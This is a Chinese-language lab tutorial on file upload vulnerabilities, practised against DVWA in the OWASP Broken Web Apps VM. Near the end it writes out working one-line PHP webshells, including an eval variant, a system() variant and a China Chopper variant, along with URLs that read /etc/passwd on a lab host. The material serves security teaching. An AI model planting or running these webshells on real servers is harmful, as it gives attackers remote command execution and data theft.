文件上传漏洞原理

实验环境:

目标靶机: OWASP Broken Web Apps VM 1.2

https://sourceforge.net/projects/owaspbwa/files/1.2/OWASP Broken Web Apps VM 1.2.zip/download

OWASP Broken Web Applications Project

Broken Web Applications (BWA)项目生成一个虚拟机,运行各种具有已知漏洞的应用程序,供以下人员使用:

- 了解Web应用程序安全性
- 测试手册评估技术
- 测试自动化工具
- 测试源代码分析工具
- 观察网络攻击
- 测试WAF和类似的代码技术

测试渗透机: Kali-Linux-2018.2-vm-amd64

https://images.offensive-security.com/virtual-images/kali-linux-2018.2-vm-amd64.zip




- 1、文件上传(File Upload)是大部分Web应用都具备的功能,例如用户上传附件、修改头像、分享图片/视频等
- 2、正常的文件一般是文档、图片、视频等, Web应用收集之后放入后台存储, 需要的时候再调用出来返回
- 3、如果恶意文件如PHP、ASP等执行文件绕过Web应用,并顺利执行,则相当于黑客直接拿到了Webshell
- 4、一旦黑客拿到Webshell,则可以拿到Web应用的数据,删除Web文件,本地提权,进一步拿下整个服务器甚至内网
- 5、SQL注入攻击的对象是数据库服务,文件上传漏洞主要攻击Web服务,实际渗透两种相结合,达到对目标的深度控制

实验过程:

实验一:

低安全模式下,上传任意类型的文件,文件大小限制











5A02H-AU243-TZJ49-GTC7K-3C61N

实验二:


中安全模式下,绕过类型上传文件【文件mime类型】
























实验三:

高安全模式-上传一句话图片木马【文件后缀限制】







Webshell

小马:一句话木马也称为小马,即整个shell代码量只有一行,一般是系统执行函数

大马: 代码量和功能比小马多,一般会进行二次编码加密,防止被安全防火墙/入侵系统检测到

```
shell2.php #eval 使用php函数,例如phpinfo();
<?php eval($ REQUEST['cmd']);?>
http://10.3.139.173/dvwa/hackable/uploads/shell2.php?cmd=phpinfo();
```

```
#system 使用Linux系统命令,例如ls,cp,rm
<?php system($_REQUEST['yangge']);?>
http://10.3.139.173/dvwa/hackable/uploads/shell3php?yangge=cat /etc/passwd
```

中国菜刀

```
<?php @eval($_POST['chopper']);?>
说明:REQUEST是在网页端输入变量访问,POST则是使用像中国菜刀之类的工具连接,是C/S架构。
```



图片木马



